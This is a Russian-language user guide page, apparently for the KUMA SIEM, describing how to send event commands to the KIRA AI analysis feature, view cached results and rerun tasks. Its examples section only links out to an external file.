- Чтобы проанализировать команду, нажмите кнопку **Проанализировать**. Если токенов достаточно, запустится выполнение анализа и появится задача **Запрос в KIRA**. Выполнение запроса может занимать от 30 секунд и дольше.


> Возможность редактирования запроса перед отправкой в KIRA обеспечивает дополнительный уровень контроля над конфиденциальностью данных. Это особенно важно в случаях, когда анализируемые строки кода содержат чувствительную информацию, такую как персональные данные, учетные записи или ключи доступа.

- Результат анализа доступен в том же окне **Проанализировать с помощью KIRA**: вывод, краткое содержание и развернутый анализ.




После выполнения анализа результат будет отображаться в карточке события на вкладке **Анализ KIRA** и будет доступен для просмотра всем пользователям с доступом к функциональности **Проанализировать с помощью KIRA**.

> Результаты анализа KIRA хранятся в кэше в течение 14 дней.




Также можно просмотреть результат анализа в разделе **Диспетчер задач** в свойствах задачи **Запрос в KIRA**. При нажатии на название задачи, в контекстном меню будут доступны следующие действия:

- **Посмотреть результат -** в этом случае любой пользователь с доступом к задачам KIRA может просмотреть результаты выполнения задачи из кэша и токены не будут потрачены.
- **Перезапустить** - в этом случае анализ будет выполнен без учета данных предыдущего анализа, хранящихся в кеше, и токены будут потрачены на выполнение анализа.



Помимо отправки запросов в KIRA при расследовании алертов запросы можно отправлять непосредственно из раздела **События**.



Примеры команд для анализа KIRA

> Команды нерабочие все ссылки заменены, но это не отменяет перепроверку и аккуратность использования!

Ссылка на примеры:

https://github.com/KUMA-Community/kuma_content/blob/main/kira/usecases.md

Revision #13
Created 2025-04-14 07:29:49 UTC by Boris Rzr
Updated 2026-08-17 17:54:41 UTC by Dmitry Borisov